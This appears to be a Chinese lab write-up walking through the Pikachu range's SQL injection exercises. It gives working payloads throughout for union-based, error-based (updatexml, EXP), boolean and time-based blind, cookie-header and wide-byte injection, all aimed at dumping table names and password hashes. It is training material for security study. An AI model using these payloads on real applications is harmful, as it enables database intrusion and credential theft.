
Pikachu靶场SQL注入刷题记录
数字型注入
0x01

burp抓包,发送至repeater
后面加and 1=1,and 1=2 可判断存在注入
0x02

通过order by判断字段数,order by 2 和order by 3 返回结果不同,可得字段数为2
0x03

查看表名:
union select 1,group_concat(table_name) from information_schema.tables where table_schema = database()
0x04

查询users表中的数据:
union select 1,group_concat(column_name) from information_schema.columns where table_name = 'users'
0x05


查询数据:
union select 1,username from users
union select 1,password from users
字符型注入
0x01

加单引号报错,'--+ 返回正常,可判断存在字符型注入
0x02
通过上题可知有两个字段

查询表名:
' union select 1,group_concat(table_name) from information_schema.tables where table_schema = database()--+
0x03
查询users表中的数据:
' union select 1,group_concat(column_name) from information_schema.columns where table_name = 'users'--+

0x04


查询数据:
' union select 1,username from users--+
' union select 1,password from users--+
搜索型注入
0x01

单引号报错,判断字段
' order by 3#时正常,' order by 4#时不正常
0x02

已经知道含有users表,直接查列名
' union select 1,2,group_concat(column_name) from information_schema.columns where table_name = 'users'#

0x03

查password数据
' union select 1,2,password from users#
XX型注入
0x01
输入单引号,得到报错信息

可以看到有个)符号,那么sql语句中前面一定有个(符号,所以要将前面闭合,后面注释掉
0x02

输入')#,抓包repeater放包
0x03
判断字段

%27)+order+by+2%23,回显正常

%27)+order+by+3%23,回显不正常,字段数为2
0x04

已知users表,查列名
%27)+union+select+1,group_concat(column_name)+from+information_schema.columns+where+table_name='users'%23
0x05

查密码
%27)+union+select+1,password+from+users%23
insert/update注入
0x01
点击注册,用户名密码输入如下

提交返回

根据报错可推断前面sql语句大概是这样value('xxx',1,2,3,4,5)
0x02
使用updatexml()进行报错注入
' or updatexml(1,concat(0x7e,(SELECT password from users limit 0,1),0x7e),0) or '

Updatexml只能注出32位字符,缺少一位字符,所以改用其他函数
经测试extractvalue()函数也是一样,再换其他函数
0x03
使用EXP函数时成功注出md5
' or EXP(~(SELECT * from(select @@version)a)) or '
' or EXP(~(SELECT * from(select group_concat(table_name) from information_schema.tables where table_schema = database())a)) or '

' or EXP(~(SELECT * from(select group_concat(column_name) from information_schema.columns where table_name = 'users')a)) or '

' or EXP(~(SELECT * from(select password from users limit 0,1)a)) or '

Delete注入
0x01
单引号报错

0x02

这种id的值一般都是数字型注入
+or+EXP(~(SELECT+*+from(select+@@version)a))

最终payload:+or+EXP(~(SELECT+*+from(select+password+from+users+limit+0,1)a))
HTTP Header注入
0x01
提示给了账号密码

登录进去
0x02
刷新,抓包


可以看到Cookie中含有ant[uname]=admin,怀疑此处可能存在与数据库交互,因此加单引号进行验证

发现报错,因此,使用报错注入语句
0x03
'+or+EXP(~(SELECT+*+from(select+@@version)a))+or+'

' or EXP(~(SELECT * from(select group_concat(table_name) from information_schema.tables where table_schema = database())a)) or '

' or EXP(~(SELECT * from(select group_concat(column_name) from information_schema.columns where table_name = 'users')a)) or '

' or EXP(~(SELECT * from(select password from users limit 0,1)a)) or '
盲注(boolian)
0x01
首先要知道一个用户名(真实环境可自己注册一个)

lili' and 1=1#
lili' and 1=2#

可判断存在注入
0x02
paylaod:lili' and substr(database(),1,1)='字母'#
对数字进行爆破

第一个字母为p
再对第二位进行爆破
lili' and substr(database(),2,1)='字母'#

第二个字母为i
按此方式一位一位进行爆破,可得数据库名为pikachu
盲注(time)
0x01
首先要知道一个用户名(真实环境可自己注册一个)
lili' and sleep(10)#
10s左右才响应,可判断存在时间盲注(或者F12看响应时间)
0x02
爆破数据库名
lili' and if(substr(database(),1,1)='字母',sleep(5),1)#
对字母进行爆破,爆破第一个字母

爆破后将Columns--Response received选中,可看到响应时间

第一个字母为p
爆破第二个字母
lili' and if(substr(database(),2,1)='字母',sleep(5),1)#

得到第二个为i
以此类推,得出数据库名为pikachu

宽字节注入
0x01

抓包在burp中操作
1%df%27+or+1=1#
0x02

判断字段数
1%df%27+union+select+1,2#
1%df%27+union+select+1,2,3#

字段数为2
0x03

查表名
1%df%27+union+select+1,group_concat(table_name)+from+information_schema.tables+where+table_schema=database()#
0x04

查列名
1%df%27+union+select+1,group_concat(column_name)+from+information_schema.columns+where+table_name=0x7573657273#
(0x7573657273为users的16进制编码)
0x05
查数据
1%df%27+union+select+1,password+from+users#
更多技术文章请关注Timeline Sec公众号

Pikachu靶场SQL注入刷题记录的更多相关文章
- 刷题记录:[CISCN2019 华北赛区 Day1 Web5]CyberPunk
目录 刷题记录:[CISCN2019 华北赛区 Day1 Web5]CyberPunk 一.知识点 1.伪协议文件读取 2.报错注入 刷题记录:[CISCN2019 华北赛区 Day1 Web5]Cy ...
- 刷题记录:[De1CTF 2019]Giftbox && Comment
目录 刷题记录:[De1CTF 2019]Giftbox && Comment 一.知识点 1.sql注入 && totp 2.RCE 3.源码泄露 4.敏感文件读取 ...
- 刷题记录:[De1ctf] shell shell shell
目录 刷题记录:[De1ctf] shell shell shell 一.知识点 1.源码泄露 2.正则表达式不完善导致sql注入 3.soapclient反序列化->ssrf 4.扫描内网 5 ...
- 刷题记录:[FBCTF2019]Products Manager
目录 刷题记录:[FBCTF2019]Products Manager 一.知识点 1.基于约束的SQL注入攻击 刷题记录:[FBCTF2019]Products Manager 题目复现链接:htt ...
- 刷题记录:[CISCN2019 总决赛 Day2 Web1]Easyweb
目录 刷题记录:[CISCN2019 总决赛 Day2 Web1]Easyweb 一.涉及知识点 1.敏感文件泄露 2.绕过及sql注入 3.文件上传:短标签绕过php过滤 刷题记录:[CISCN20 ...
- 刷题记录:[网鼎杯]Fakebook
目录 刷题记录:[网鼎杯]Fakebook 一.涉及知识点 1.敏感文件泄露 2.sql注入 二.解题方法 刷题记录:[网鼎杯]Fakebook 题目复现链接:https://buuoj.cn/cha ...
- 刷题记录:[CISCN2019 华北赛区 Day2 Web1]Hack World
目录 刷题记录:[CISCN2019 华北赛区 Day2 Web1]Hack World 一.前言 二.正文 1.解题过程 2.解题方法 刷题记录:[CISCN2019 华北赛区 Day2 Web1] ...
- 刷题记录:[LCTF]bestphp's revenge
目录 刷题记录:[LCTF]bestphp's revenge 一.知识点 1.SoapClient触发反序列化导致ssrf 2.serialize_hander处理session方式不同导致sess ...
- 刷题记录:Shrine
目录 刷题记录:Shrine 刷题记录:Shrine 题目复现链接:https://buuoj.cn/challenges 参考链接:Shrine 解此题总结一下flask的SSTI:CTF SSTI ...
随机推荐
- 关于vue+element对ie9的兼容el-upload不支持在IE9上传
关于vue+element对ie9的兼容el-upload不支持在IE9上传 https://lian-yue.github.io/vue-upload-component/#/zh-cn/ 解决方案 ...
- 【C++】cout、cerr、clog之间的区别
cout.cerr.clog三者都是标准IO库中提供的输出工具. 但是cout是支持重定向操作的.比如freopen()对于cout有效. clog和cerr主要用于错误输出. 因此,如果将程序输出重 ...
- 【Redis面试题】如何使用Redis实现微信步数排行榜?
1. 前言 之前写过一篇博客,讲解的是Redis的5种数据结构及其常用命令,当时有读者评论,说希望了解下这5种数据结构各自的使用场景,不过一直也没来得及写. 碰巧,在3月份找工作面试时,有个面试官先问 ...
- Java实现 LeetCode 547 朋友圈(并查集?)
547. 朋友圈 班上有 N 名学生.其中有些人是朋友,有些则不是.他们的友谊具有是传递性.如果已知 A 是 B 的朋友,B 是 C 的朋友,那么我们可以认为 A 也是 C 的朋友.所谓的朋友圈,是指 ...
- Java实现 LeetCode 446 等差数列划分 II - 子序列
446. 等差数列划分 II - 子序列 如果一个数列至少有三个元素,并且任意两个相邻元素之差相同,则称该数列为等差数列. 例如,以下数列为等差数列: 1, 3, 5, 7, 9 7, 7, 7, 7 ...
- Java实现 LeetCode 109 有序链表转换二叉搜索树
109. 有序链表转换二叉搜索树 给定一个单链表,其中的元素按升序排序,将其转换为高度平衡的二叉搜索树. 本题中,一个高度平衡二叉树是指一个二叉树每个节点 的左右两个子树的高度差的绝对值不超过 1. ...
- Java实现 洛谷 P1055 ISBN号码
import java.io.BufferedReader; import java.io.IOException; import java.io.InputStreamReader; public ...
- Java实现找零问题
1 问题描述 现需找零金额为n,则最少需要用多少面值为d1 < d2 < d3 < - < dm的硬币?(PS:假设这m种面值d1 < d2 < d3 < - ...
- mybatis技术总结
一.框架概述 day1 1.什么是框架 框架是系统的可重用设计,是对J2EE底层技术的封装(JDBC,IO流,多线程,Servlet,Socket). 2.框架解决了哪些问题? 1.解决了技术整合问题 ...
- Andorid中写文件后在电脑上看不到的解决办法
每次通过输出流往SD卡写入文件,连接上电脑,用MTP的方式模拟一个移动磁盘,打开磁盘却没有这样一个文件,而通过adb的方式查看就有,造成这个现象的原因是,每次写入之后,MTP的数据库并没有更新,因为更 ...